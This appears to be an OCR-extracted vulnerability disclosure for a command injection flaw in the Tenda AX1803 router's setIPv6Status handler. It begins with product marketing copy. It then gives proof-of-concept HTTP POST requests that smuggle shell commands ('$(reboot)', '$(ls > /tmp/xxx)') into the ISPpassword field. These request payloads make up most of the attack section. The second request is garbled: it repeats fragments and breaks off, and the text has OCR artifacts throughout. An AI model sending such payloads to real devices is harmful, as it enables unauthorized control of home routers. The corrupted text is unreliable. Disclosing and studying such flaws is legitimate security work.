


Tendaax1803 router adopts WiFi 6 (802.11ax) technology, and the dual band concurrency rate is up to 1775mbps (2.4ghz:574mbps, 5ghz:1201mbps). Compared with the ac1200 router of the previous generation WiFi 5 standard, the wireless rate is increased by 50% and the transmission distance is longer; Equipped with 1.5GHz high-performance quad core processor, the network load capacity is comprehensively improved, data forwarding is faster, and long-term operation is more stable; Using ofdma+mu-mimo technology, more devices can access the Internet at the same time, the transmission efficiency is significantly improved, the delay is significantly reduced, and the online games and ultra clear videos for multiple people are more fluent. It is the first choice for building a multimedia home network! Command Execution Vulnerability in setipv6status

##* * * \ * description****

###* I. product information:*

Overview of the latest version of Tenda ax1803 router simulation:



2. Vulnerability details

Tenda ax1803 is found to have a command injection vulnerability in the setipv6status function

When we set connect type = ' PPPoE ', we will get a command injection vulnerability after logging in.

```
1 POST /goform/setIPv6Status HTTP/1.1
                                                            1
2 Host: 192.168.68.149
                                                            2
3 Connection: close
4 Content-Length: 168
5 sec-ch-ua: " Not A; Brand"; v="99", "Chromium"; v="98",
  "Google Chrome"; v="98"
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10 15 7) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/98.0.4758.109 Safari/537.36
11 sec-ch-ua-platform: "macOS"
12 Origin: https://192.168.68.149
L3 Sec-Fetch-Site: same-origin
L4 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://192.168.68.149/main.html
17 Accept-Encoding: gzip, deflate
18 Accept-Language: zh-CN,zh;q=0.9
19 Cookie password=
  edeff4d6d98974e46457a587e2e724a2ndy5gk
21 IPv6En=1&con e=PPPoE&ISPusername=addasdas&
  ISPpassword=$(reboot)&prefixDelegate=0&wanAddr=%2F&
  gateWay=&lanType=undefined&wanPreDNS=&wanAltDNS=&
  lanPrefix=undefined%2F64
```

3. Recurring vulnerabilities and POCS

To reproduce the vulnerability, the following steps can be followed:

Start firmware through QEMU system or other methods (real machine)

Attack with the following POC attacks

Note to replace the password field in the cookie

```
POST /goform/setIPv6Status HTTP/1.1
Host: 192.168.2.1
Connection: close
Content-Length: 191
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.109 Safari/537.36
sec-ch-ua-platform: "macOS"
```

Origin: https://192.168.2.1 Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty

Referer: https://192.168.2.1/main.html

Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9

Cookie: password=edeff4d6d98974e46457a587e2e724a2ndy5gk

IPv6En=1&conType=PPPoE&ISPusername=addasdas&ISPpassword=\$(ls > /tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gateWay=&lanType=undefined&wanPreDNS=&wanAltD=landsdasdas&ISPpassword=\$(ls > /tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gateWay=&landsdasdas&ISPpassword=\$(ls > /tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gateWay=&landsdasdas&ISPpassword=\$(ls > /tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gateWay=&landsdasdas&ISPpassword=\$(ls > /tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gateWay=&landsdasdas&ISPpassword=\$(ls > /tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gateWay=&landsdasdas&ISPpassword=\$(ls > /tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gateWay=&landsdasdas&ISPpassword=\$(ls > /tmp/xxx)&prefixDelegate=0&wanAddr=%2F&gate=0&wan

